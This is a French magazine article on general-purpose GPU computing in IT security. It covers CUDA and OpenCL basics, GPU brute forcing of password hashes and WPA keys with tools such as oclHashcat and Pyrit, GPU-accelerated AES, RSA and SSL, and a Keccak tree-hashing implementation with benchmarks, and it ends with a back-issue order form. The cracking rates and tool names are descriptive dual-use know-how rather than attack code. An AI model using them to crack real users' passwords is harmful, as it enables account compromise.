
Le calcul sur carte graphique (abrégé GPGPU : *General-Purpose computation on Graphics Processing Units*) est apparu vers 2007 avec l'idée de réaliser des calculs généraux sur les composants matériels précédemment dédiés aux opérations graphiques 2D et 3D. De nombreux champs d'applications ont bénéficié de cette nouvelle approche, des calculs scientifiques aux simulations financières **[1]**, en passant par la classification d'images **[2]**.

Avec le GPGPU, la carte graphique devient un « coprocesseur » qui seconde le processeur principal d'un système en réalisant une partie ou la totalité de la charge de calcul d'un problème donné. Les algorithmes utilisés doivent être adaptés pour tirer profit de ce nouveau support, qui a pour spécificité d'être une architecture massivement parallèle.

Quels sont les gains attendus ? Plus que la vitesse pure (temps mis pour réaliser une tâche), c'est une augmentation des débits (quantité d'information traitée par unité de temps) qui est espérée sur cette plate-forme. De plus, des gains énergétiques ou financiers sont aussi possibles, à puissance de calcul équivalente.

1.1 Architecture et modèle de programmation

D'un point de vue simplifié, un processeur de carte graphique (GPU) regroupe un grand nombre d'unités de calculs simples (unités arithmétiques et logiques, appelées *cores*) qui sont capables d'effectuer les opérations logiques et arithmétiques classiques. Un GPU peut contenir plusieurs centaines de cores, alors que les processeurs classiques contiennent actuellement moins de 10 cores, cependant l'architecture et les capacités sont différentes. Chaque core d'un processeur classique est capable d'effectuer son propre flot d'instructions, sur ses propres données, indépendamment des autres : il s'agit du modèle *MultiThread* (MT). Les cores des GPU doivent par contre effectuer chacun un flot d'instructions identiques, sur des données différentes : il s'agit du modèle *Single Instruction Multiple Thread* (SIMT), un même programme est instancié *n* fois sur *n* jeux de données différents, en parallèle.



Différents modèles de programmation entre un CPU et un GPU : MT vs SIMT (schématique)

Ce modèle de programmation n'est pas totalement nouveau, les processeurs possédant depuis la fin des années 90 des extensions vectorielles (MMX, SSE, Altivec), instructions additionnelles permettant d'effectuer des opérations en parallèle sur des vecteurs de données (par exemple à 4 ou 8 éléments). Ces instructions vectorielles sont déjà utilisées pour accélérer, comme pour le GPGPU, des calculs multimédias (musique, vidéo) ou généraux.

Le déroulement type de l'exécution d'un programme sur carte graphique est le suivant :

- transfert des données depuis la mémoire du PC hôte vers la mémoire du GPU (via le bus PCI-Express) ;
- réalisation des calculs sur le GPU ;
- transfert des résultats du GPU vers le PC hôte et éventuellement calculs additionnels sur le CPU.

Suivant le type de calcul effectué, la bande passante du bus PCI-E et les temps de latence entre les différents niveaux de mémoire dans le GPU peuvent être limitants. Les algorithmes permettant d'exploiter au maximum les capacités des GPU sont ceux réalisant un nombre d'opérations simultanées très grand par rapport aux opérations mémoires (chargement/déchargement de données).

1.2 Quels langages et frameworks pour programmer les GPU ?

Le premier *framework* qui a permis le GPGPU est Cuda du fabricant Nvidia. Ce framework définit des extensions sur langage C afin d'adresser les spécificités et le parallélisme du GPGPU.

Le programme exemple suivant exécute une simple addition des composantes des vecteurs A et B. La fonction d'addition de deux composants est définie dans un *kernel*. Ce kernel est ensuite exécuté *n* fois (dans *n* threads), l'addition des n composantes des vecteurs est effectuée en parallèle :

```
// Kernel definition
__global__ void VecAdd(float* A, float* B, float* C)
{
int i = threadIdx.x;
C[i] = A[i] + B[i];
}
int main()
{
...
// Kernel invocation with N threads
VecAdd<<<1, N>>>(A, B, C);
}
```

Ce langage est spécifique aux GPU de ce fabricant, ce qui permet d'optimiser au maximum pour une architecture donnée, mais limite la portabilité. Les détails sur l'architecture et le framework se trouvent dans le très riche *Cuda programming guide* **[3]**, et un dossier sur la programmation GPU avec Cuda est paru dans *Linux Magazine* **[4]**.

Le framework OpenCL semble aujourd'hui le choix à faire pour profiter d'une grande portabilité et de l'indépendance vis-à-vis du matériel. Un programme OpenCL peut s'exécuter à la fois sur les cartes graphiques des deux principaux constructeurs Nvidia et AMD, mais aussi sur les processeurs classiques (Intel, AMD, avec utilisation des extensions vectorielles) et sur des plateformes exotiques ou embarquées : processeur Cell de la PS3, bientôt les processeurs ARM ? Le troisième framework possible est DirectCompute de Microsoft, intégré à l'API DirectX. Le lecteur intéressé par ces différents frameworks pourra consulter cet autre article de *Linux Magazine* **[5]**.

LE CHOIX DU POSITIONNEMENT DU PARALLÉLISME

Pour exploiter au mieux le GPGPU, il est nécessaire de travailler sur des calculs massivement parallèles. Ce parallélisme peut se situer à plusieurs niveaux dans le programme, et ce choix sera structurant sur les performances et le fonctionnement de la solution.

- **Parallélisme interne à l'algorithme : dans cette configuration, l'algorithme de bas niveau utilisé pour traiter le problème est lui-même parallèle. Par exemple, la multiplication de matrices de grande taille se décompose en un ensemble de calculs de composantes de la matrice résultat, indépendants les uns des autres.**
- **Parallélisme externe : dans cette configuration, le parallélisme est obtenu par la subdivision du problème en différentes tâches indépendantes, ou par la résolution de plusieurs problèmes simultanément. Par exemple, pour réaliser le chiffrement de données, il est possible d'utiliser le mode de chiffrement CTR, qui permet de chiffrer simultanément les blocs de données d'une même transmission, ou de choisir de chiffrer plusieurs communications en parallèle.**

2 Applications du GPGPU en sécurité informatique

Un premier état des lieux de l'utilisation du GPU en SSI avait fait l'objet d'une présentation au *SSTIC* 2009 par A. Joux **[6]**, les paragraphes suivants reprennent des thèmes similaires en mentionnant les derniers développements.

2.1 Autour de la cryptographie

Une des premières applications en sécurité informatique a été le cassage des hashs de mots de passe par force brute. Ce problème s'adapte simplement au modèle parallèle du GPGPU : chaque thread va hacher un mot de passe candidat et le comparer au(x) hash(s) ciblé(s). Les threads sont donc totalement indépendants, aucune communication entre eux n'est nécessaire, et la quantité de mémoire de travail par thread est faible. Le problème étant trivialement parallèle, les résultats sur GPU sont proches des accélérations maximales théoriquement possibles.

Plusieurs implémentations sont disponibles librement, comme ighashgpu **[7]** et oclHashcat **[8]**. Pour SHA-1, OclHshcat est capable de tester 400 000 000 mdp/s sur un GPU haut de gamme, et pour les mots de passe Windows NTLM, ighashgpu peut parcourir les mots de passe de 8 caractères (alphanumériques et spéciaux) en une vingtaine de jours sur une carte graphique modeste **[9]**.

Dans le domaine de la sécurité du Wi-Fi, la recherche exhaustive de preshared key WPA/WPA2 convient très bien au GPGPU, comme démontré par le logiciel Pyrit. Cependant, lors de l'utilisation d'une PSK dérivée d'un mot de passe, WPA la renforce avec la fonction PBKDF2 (avec 4096 itérations d'HMAC-SHA1) et les performances en sont diminuées d'autant : 10 000 mdp/s, cela laisse les mots de passe complexes de plus de 8 caractères hors d'atteinte **[11]** (du moins sur une seule carte).

Les GPU ne serviraient-ils donc qu'à bruteforcer des hashs de mots de passe ? Non, des projets plus complexes ont aussi été réalisés, comme les *rainbows tables* probabilistes **[12]** (cf. *MISC* n°58), ou encore la recherche de collisions pour la fonction de hachage SHA-1 **[13]** (implémentation qui a permis de calculer des collisions pour SHA-1 réduit à 75 tours, nombre de tours proche des 80 de la fonction nominale).

Il existe aussi des approches élaborées sur l'utilisation de la cryptographie sur GPGPU plutôt que l'accélération des attaques. La voie a été ouverte par différentes implémentations de l'algorithme de chiffrement AES sur GPU **[14]** **[15]**, apportant des performances supérieures aux CPU. Cependant, de telles performances s'obtiennent en chiffrant plusieurs messages différents en parallèle avec le mode CBC (le chiffrement en mode CBC n'étant pas parallélisable pour un seul message, contrairement au déchiffrement), ou en utilisant le mode CTR qui permet générer plusieurs blocs de *keystream* simultanément, pour chiffrer un même message.

Concernant l'algorithme RSA, son implémentation est aussi possible sur GPU, mais nécessite des adaptations fines **[16]**. De façon similaire au chiffrement symétrique, les meilleures performances sont obtenues lorsque des centaines d'opérations RSA sont effectuées en parallèle.

Armé des trois fonctions cryptographiques AES, SHA-1 et RSA adaptées aux GPU, il est possible de réaliser un accélérateur SSL complet **[17]**, qui permet de décharger le déchiffrement SSL d'un serveur web sur le GPU, avec de meilleures performances (principalement un meilleur débit) sous une charge importante (grand nombre de sessions simultanées). Le système décrit dans ce papier (*reverse proxy* en coupure SSL, avec accélération opportuniste sur GPU) est prometteur par ses applications pratiques immédiates.

2.2 Recherche de signatures et forensic

La recherche de signatures (chaînes de caractères dans un flux de données, expressions régulières) a été implémentée sur GPU, comme l'adaptation de l'IDS Snort **[18]**, qui apporte un léger gain de performance.

La recherche de données (en-tête d'un format de fichier, ou base de fichiers recherchés) par fonction de *checksum* simple (CRC32 ou similaire) est utilisée en informatique légale, et peut être accélérée par GPU **[19]**. Les performances obtenues dépassent largement les débits des disques et permettent de faire face aux capacités croissantes de ceux-ci.

À côté de ces adaptations réussies, le monde de l'antivirus semble encore échapper à la mode du GPGPU, probablement à cause de la complexité des algorithmes utilisés (heuristiques, émulation), par rapport à la recherche simple de signature ou d'expressions régulières. Quelques essais **[20]** **[21]** ont été effectués, mais peu d'applications concrètes (antivirus complet) ou de publications récentes existent sur le sujet.

3 Exemple d'application : accélération d'une fonction de hachage en mode « arbre »

Ce paragraphe présente l'implémentation de la fonction de hachage cryptographique Keccak **[22]** sur GPU. Keccak est une fonction de hachage proposée pour la compétition SHA-3 **[23]** qui vise à établir un nouveau standard de primitive de hachage. Il a pour objectif le remplacement de la famille de fonctions SHA-2 (SHA256, SHA512) étant données les avancées en cryptanalyse dans ce domaine (par exemple sur SHA-1). Le NIST, organisateur, a défini un cahier des charges et une interface que les algorithmes candidats doivent respecter.

L'implémentation GPU de Keccak **[24]** présentée ici repose sur le framework Cuda, qui était le plus mature à la date de réalisation du projet en 2010. Elle a été réalisée pour répondre à un concours organisé par l'équipe responsable de la proposition Keccak afin d'évaluer la portabilité et les performances de l'algorithme sur des architectures exotiques (hors x86 et x86-64).

3.1 Choix du mode d'opération

Le choix d'un parallélisme externe à la fonction a été fait pour ce projet : le mode d'opération en arbre de hachage (ou arbre de Merkle), qui permet de paralléliser le hachage d'un seul message. Dans ce mode, défini récursivement, le hash d'un nœud de l'arbre est égal au hash de l'assemblage des hashs des éléments fils du nœud. Les données à traiter sont réparties dans les feuilles de l'arbre, et le résultat final est le hash du nœud racine.


Un arbre de hachage a plusieurs avantages : les calculs de chaque feuille et des nœuds intermédiaires sont parallélisables. De plus, si la structure de l'arbre et les résultats intermédiaires des nœuds sont conservés, il est possible de réaliser du hash incrémental : si une partie du fichier haché est modifiée, il suffit de recalculer la branche de l'arbre de cette partie, et non l'arbre en entier. Les arbres de hachage sont utilisés sur les réseaux P2P, où les fichiers sont divisés en morceaux

et pour lesquels l'intégrité doit pouvoir être vérifiée sans attendre le téléchargement complet du fichier.

Le déroulement de l'algorithme implémenté sur GPU est le suivant :

- Le message à hacher est découpé pour former les feuilles de l'arbre, les données sont transférées dans la mémoire du GPU.
- Chaque feuille de l'arbre est hachée par la fonction Keccak (par un thread sur le GPU).
- Les résultats du hash des feuilles sont rassemblés et sont hachés par un nœud supérieur (ou par le nœud racine qui produit le résultat final).

Pour simplifier l'implémentation, un arbre à deux niveaux a été choisi : les nœuds de niveau 1 sont calculés sur le GPU, et l'unique nœud (racine) de niveau 2 est calculé sur le CPU. La taille des données de chaque feuille a été fixée : le nombre total de feuilles varie donc en fonction de la taille du message à traiter. Le programme itère les opérations pour chaque nouveau groupe de feuilles, tant qu'il reste des données à hacher.



Arbre de hachage implémenté sur le GPU, avec un nœud racine calculé par le CPU


Le surplus de calcul (par rapport à un hachage séquentiel) dû aux calculs des nœuds supérieurs fait que le mode de hachage par arbre n'est performant que si la taille des données des feuilles est importante. Ce mode est donc adapté pour le hachage de fichiers de taille importante (plusieurs Go).

3.2 Portage de la fonction Keccak sur GPU et optimisation des performances

3.2.1 Choix du type d'implémentation

La fonction de hachage Keccak est entièrement définie par des opérations logiques (principalement XOR, AND et des rotations) sur des mots de 64 bits, et vise ainsi des performances optimales sur les processeurs 64 bits. Cependant, les GPU sont aujourd'hui des architectures avec des opérations scalaires sur 32 bits, donc une implémentation 32 bits a été utilisée pour ce portage.

Écrire du code efficace pour GPU nécessite de connaître certaines spécificités du matériel. Les *cores* des cartes graphiques Nvidia sont regroupés en *Streaming Multiprocessors* (SM), chaque SM possède *N* cores (quantité variable selon les modèles, de 8 à 48) et une mémoire partagée rapide (*shared memory*). Les threads sont répartis en blocs, et chaque bloc s'exécute sur un SM. Les threads d'un même bloc peuvent utiliser la mémoire partagée pour communiquer ou comme espace de travail, en plus des registres qui sont privés pour chaque thread.



Architecture simplifiée d'un GPU Nvidia dans le contexte Cuda

Le *Cuda programming guide* recommande d'utiliser un nombre important de threads par bloc afin de masquer les latences des opérations de calculs et de mémoire (lorsqu'un thread attend le résultat d'une opération, il est remplacé par un autre thread en attente d'exécution). Cependant, un nombre important de threads entraîne une grande quantité de mémoire utilisée par l'ensemble des threads d'un bloc, et si cette mémoire ne peut loger dans la mémoire partagée, des appels à la mémoire globale très lente vont pénaliser les performances.

Chaque thread qui exécute une instance de Keccak doit donc occuper une mémoire de travail la plus faible possible pour stocker les données nécessaires aux calculs du hash : l'implémentation en langage C, qui a l'empreinte mémoire la plus compacte, a donc été choisie et directement utilisée avec Cuda.

3.2.2 Superposition des calculs GPU/CPU et des transferts mémoire

L'implémentation la plus simple réalisée effectue les tâches suivantes dans l'ordre :


pour chaque groupe de feuilles :

- transfert des données à traiter au GPU ;

- calculs sur le GPU ;
- transfert des résultats vers le CPU ;
- calculs sur le CPU.

Cette exécution séquentielle des transferts mémoire et des calculs CPU et GPU peut être optimisée. Premièrement, l'exécution des commandes Cuda (transfert mémoire et calculs GPU) peut être rendue asynchrone et réalisée en même temps qu'un calcul sur CPU. Dans le cas général de groupes de calculs s'effectuant d'abord sur GPU puis finalisés sur CPU, il est possible de lancer les transferts et le calcul du groupe suivant sur GPU pendant que le CPU travaille sur le résultat du groupe précédent.

Une seconde optimisation possible est la superposition des transferts mémoire et des calculs GPU. Cuda définit le concept de *streams*, séquence d'opérations dont le déroulement chronologique est assuré (par contre, la chronologie des opérations entres les différents streams n'est pas définie). Pour le calcul du hash d'une feuille, il est possible de commencer le calcul même si la totalité des données ne sont pas encore transférées sur le GPU. En découpant les données en entrée des fonctions de hachage, il est donc possible de superposer les calculs GPU et les transferts mémoire entre l'hôte et le GPU.



Optimisations successives par superposition des transferts mémoire et des calculs CPU et GPU

3.2.3 Performances obtenues

Les mesures de performances ont été réalisées sur un CPU Core i5-750 (en mode *monothread*) et sur une carte Nvidia GTS 250 (128 Cuda cores, ancienne génération). En termes de performance pure, les résultats (surtout sur CPU) sont loin des records car l'implémentation n'est pas optimisée pour la vitesse, mais choisie pour une utilisation faible de la mémoire. L'objectif est de comparer les performances du CPU et du GPU, ainsi que de mesurer les apports des différentes optimisations.


Optimisation \ Plateforme	Core-i5-750 2.6Ghz Nvidia GTS 250
CPU seul	20 Mo/s
CPU + GPU simple	700 Mo/s
CPU + GPU calculs superposés	1000 Mo/s
CPU + GPU transferts et calculs superposés	1200 Mo/s

Sur une carte récente, les performances peuvent être multipliées par 4 ou plus, et se rapprocher des vitesses maximum du bus PCI-E 2.0.

3.3 Un mode d'opération pour le chiffrement par flot (streamcipher)

Plusieurs algorithmes candidats à SHA-3, dont Keccak, proposent un mode d'utilisation de la fonction de hachage en chiffrement par flot, similaire à RC4. L'idée générale est d'appliquer la fonction de hachage sur des données d'entrée qui contiennent la clé de chiffrement, un IV (*Initialisating Vector*, aléatoire pour chaque communication), et un index. Le résultat du hachage constitue la clé de chiffrement par flot, ou *keystream*, qui est combiné par XOR aux données à chiffrer.

Cette configuration de Keccak tire aisément profit du GPGPU : chaque thread sur le GPU calcule une partie du keystream correspondant à un index donné, et les différentes partie du keystream sont calculées en parallèle. De plus, keccak possède un mode d'opération où la taille du résultat est arbitrairement longue, appelé squeeze mode : chaque thread peut ainsi calculer un keystream différent de taille arbitraire, en fonction de la quantité globale de données à chiffrer.



Keccak en mode chiffrement par flot (streamcipher)

Les performances obtenues sont similaires au mode de hachage, plus d'1Go/s ont été obtenus sur la modeste GTS 250. Ce mode est adapté au chiffrement de données à la volée, et pourrait être utilisé pour la couche confidentialité d'un VPN à haut débit.

Avec quelques adaptations, il est possible d'utiliser ce mode comme générateur de nombres pseudo aléatoires (PRNG), comme spécifié dans la publication du NIST SP 800-90 **[25]**. Le GPU permet alors de dériver des bits ou nombres pseudo-aléatoires, avec un débit important, à partir d'une graine (remplaçant la clé de chiffrement) qu'il faut choisir provenant d'une bonne source d'entropie (générateur matériel, entropie du système d'exploitation). Des applications possibles sont, par exemple, les simulations par la méthode de Monte-Carlo.

4 Conclusion et perspectives

4.1 Hype, Buzz & Cloud

De manière générale, un effet de mode sur le GPGPU a eu lieu, poussé par les fabricants et probablement des chercheurs en manque de sponsors. De nombreuses applications ont été portées sur GPU, et celles permettant les meilleures accélérations ont été mises en avant : 10 fois, 50x, 100x plus rapide qu'un CPU !? Peut-être, mais seulement sur certaines applications et au prix d'optimisations spécifiques et non portables !Des contraintes spécifiques (non détaillées dans cet article), comme la limitation du nombre de branchements (*if, then, else*) dans le programme, la gestion délicate de la hiérarchie mémoire, le débit limitant du bus PCI-E, font barrage à un portage simple des programmes existant sur GPU.

L'intégration du GPGPU profite néanmoins d'avancées très rapides : concernant les progrès matériels, l'intégration du GPU proche du CPU sur les APU (*Accelerated Processing Unit*) d'AMD va grandement améliorer les transferts mémoire entre CPU et GPU, les deux composants étant concentrés sur la même puce. De même, le bus PCI-Express 3.0 augmentera grandement la bande passante entre le GPU et le système hôte. Le support des frameworks s'améliore, comme OpenCL intégré aux dernières distributions Linux, et l'utilisation possible d'autres langages que le C (via des interfaces) tels que C++, Java, Python.

Dans le domaine de la sécurité et des attaques, des titres comme « A German hacker used cloud computing to crack passwords stored in an algorithm that was developed by the NSA » ou encore « How to Crack Passwords in the Cloud with Amazon's Cluster GPU Instances » ont fait un buzz énorme alors qu'il s'agissait seulement d'un *benchmark* de cassage de mots de passe de 6 caractères (!), hachés par SHA-1, sur l'offre Cloud GPU d'Amazon **[26]**, avec un logiciel pré-existant **[27][28]**.

Bien sûr, le GPU (et le *Cloud*) permet d'obtenir une puissance de calcul beaucoup plus importante, mais les gains restent « linéaires » : le cloud GPU permet un gain d'un facteur 100000 en rapidité de cassage ? Ce gain est effacé en ajoutant 3 caractères à votre mot de passe, ou par du renforcement de clé, comme PBKDF2 avec 100000 itérations.

Un hash mot de passe Windows est attaquable avec des *rainbowtables* probabilistes ? Il serait temps que le stockage local des hashs des mots de passe sous Windows soit mieux sécurisé, avec l'utilisation d'un diversifiant pour chaque mot de passe et d'une fonction de type PBKDF2 avec un grand nombre d'itérations ; cela permettrait d'éviter les titres racoleurs comme « Cheap GPUs are rendering strong passwords useless » **[29]**.

4.2 GPGPU, gain ou menace pour la sécurité SI ?

Le GPGPU a donc placé la barre plus haut, par exemple les standards de robustesse de mots de passe sont montés d'un cran (8 ▯ 10 caractères, ou plus...), mais c'est faire porter à l'utilisateur les conséquences de défauts de conception : les implémentations et les protocoles doivent réduire au maximum les possibilités et l'efficacité des attaques, qu'elles soient en ligne (limitation des tentatives d'authentification, pas de divulgation d'information sur les secrets) mais aussi hors ligne. Même si le GPU est un concentré de puissance de calcul, il ne permet pas de remettre en cause la sécurité des algorithmes existants, lorsqu'ils sont correctement utilisés : RSA ne sera pas cassé dans un futur proche sur carte graphique, ni AES !

Concernant les applications du GPU en tant qu'accélérateur cryptographique, que ce soient le reverse proxy de déchiffrement SSL ou l'accélération de chiffrement ou de hachage, ces projets restent encore des *Proof of Concept,* et leur utilité et pertinence « en production » doivent être démontrées. Les performances n'étant au rendez-vous que sur des calculs massivement parallèles, des modes d'opération spéciaux doivent être utilisés, et ces modes ne sont pas encore intégrés aux standards. Peut-être qu'un jour le chiffrement intégral du disque dur sera accéléré par GPU de façon invisible à l'utilisateur ? Mais ce n'est pas encore pour demain, et les applications qui apporteront des gains significatifs seront probablement du côté des serveurs et des infrastructures que de l'utilisateur final. À quand Google ou Facebook en HTTPs intégral, accéléré par GPU ? ■

■ RÉFÉRENCES

[1] http://www.lemagit.fr/article/hpc-nvidia-bnp-paribas-simulation-calcul-cuda-opencl/2758/1/bnp-paribas-convertit-une-partie-ses-simulations-processeur-graphique-nvidia

[2] http://www.science.uva.nl/research/publications/2010/vandeSandeECCVGPUCV2010/vandesande_proceedings_cvgpu.pdf

[3] http://developer.download.nvidia.com/compute/cuda/4_0/toolkit/docs/CUDA_C_Programming_Guide.pdf

[4] Dossier sur la programmation Cuda - Linux Magazine N°135, 137 et 140.

[5] http://www.unixgarden.com/index.php/gnu-linux-magazine/le-pixel-le-polygone-et-la-matrice-le-calcul-par-processeur-graphique

[6] http://actes.sstic.org/SSTIC09/Cartes_graphiques-calcul-cryptographie_et_securite/SSTIC09-article-A-Joux-Cartes_graphiques-calcul-cryptographie_et_securite.pdf

[7] SHA1/MD5/MD4 bruteforcer for ATI and nVidia GPUs - http://www.golubev.com/hashgpu.htm

[8] oclHashcat - advanced password recovery - http://hashcat.net/oclhashcat

[9] http://mytechencounters.wordpress.com/2011/04/03/gpu-password-cracking-crack-a-windows-password-using-a-graphic-card

[10] http://pyrit.wordpress.com

[11] http://www.tomshardware.com/reviews/wireless-security-hack,2981-8.html

[12] http://www.lexsi.com/francais/cracknfast

[13] Collision for 75-step SHA-1: Intensive Parallelization with GPU - http://eprint.iacr.org/2011/641.pdf

[14] Cuda compatible gpu as an efficient hardware accelerator for AES cryptography - http://www.manavski.com/downloads/PID505889.pdf

[15] Fast Implementations of AES on Various plateform - http://eprint.iacr.org/2009/501.pdf

[16] http://www.marcelokaihara.com/papers/An_Implementation_of_RSA2048_on_GPUs_using_CUDA.pdf

[17] SSL Shader - http://shader.kaist.edu/sslshader

[18] Gnort - http://www.ics.forth.gr/_pdf/brochures/gnort.raid08.pdf

[19] Informatique légale : FPGA vs. Gpu - http://perso.ens-lyon.fr/sylvain.collange/talks/gpu_forensics_raim08.pdf

[20] Kaspersky Safestream sur GPU - http://www.theinquirer.net/inquirer/news/1042106/gpgpu-drastically-accelerates-anti-virus-software

[21] GrAVity: A Massively Parallel Antivirus Engine - http://dcs.ics.forth.gr/Activities/papers/gravity-raid10.pdf

[22] The Keccak hash function - http://keccak.noekeon.org/

[23] Cryptographic hash Algorithm Competition - http://csrc.nist.gov/groups/ST/hash/sha-3/index.html

[24] Implementation of Keccak hash function in Tree hashing mode on Nvidia GPU - http://sites.google.com/site/keccaktreegpu

[25] Recommendation for Random Number Generation using Deterministic Random Bit Generators - http://csrc.nist.gov/publications/nistpubs/800-90/SP800-90revised_March2007.pdf

[26] Amazon HPC Cloud - http://aws.amazon.com/hpc-applications

[27] http://stacksmashing.net/2010/11/20/cracking-passwords-in-the-cloud-getting-the-facts-straight/

[28] Cuda multiforcer - http://www.cryptohaze.com/multiforcer.php

[29] http://www.zdnet.com/blog/hardware/cheap-gpus-are-rendering-strong-passwords-useless/13125

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro...
...au numéro

Bon de commande MISC		
Réf.	**Désignation**	**Prix / N°s**
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	Sécurité des OS mobiles	8,00 €
MISC N°52	4 Outils indispensables pour tester votre sécurité !	8,00 €
MISC N°53	La sécurité du wi-fi, des paroles en l'air ?	8,00 €
MISC N°54	Anonymat sur internet : Risque ou nécessité ?	8,00 €
MISC N°55	Au coeur des technologies sécurité de MICROSOFT	8,00 €
MISC N°56	Forensics : Les nouveaux enjeux	8,00 €
MISC N°57	Sexe, Drogue et sécurité informatique	8,00 €
MISC N°58	Sécurité et architecture PC : L'impossible confiance ?	8,00 €
MISC N°59	Ingénierie sociale sur internet	8,00 €

du numéro...
...au numéro

Bon de commande MISC Hors-Série		
Réf.	**Désignation**	**Prix / N°s**
MISC Hors-Série N°3	Petit traité de sécurité à l'usage des honnêtes gens ... mais pas seulement !	8,00 €
MISC Hors-Série N°4	À l'assaut du WEB - Nouveaux usages ... Nouveaux enjeux	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond - MISC - BP 20142 - 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°58	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Téléphone :

e-mail :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

  Expire le : |_|_|_|_|

  Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

- ❑ Je souhaite recevoir des infos des Edtions Diamond
- ❑ Je souhaite recevoir des infos des partenaires des Editions Diamond

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Complétez votre collection de MISC

Multi-System & Internet Security Cookbook

au tarif promotionnel de 4 € TTC par numéro* !

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

Vous recherchez un numéro spécifique ?

Rendez-vous sur www.ed-diamond.com pour consulter le sommaire détaillé de chaque magazine !

Choisissez vos numéros dans le tableau ci-dessous :

- ❑ N°1 Les vulnérabilités du Web !
- ❑ N°2 Windows et la sécurité
- ❑ N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- ❑ N°6 Sécurité du wireless ?
- ❑ N°7 La guerre de l'information - évaluation, riques, enjeux
- ❑ N°8 Honeypots - Le piège à pirate !
- ❑ N°9 Que faire après une intrusion ?
- ❑ N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- ❑ N°12 La faille venait du logiciel
- ❑ N°14 Reverse Engineering - Retour au sources
- ❑ N°16 Télécoms - Les risques des infrastructures
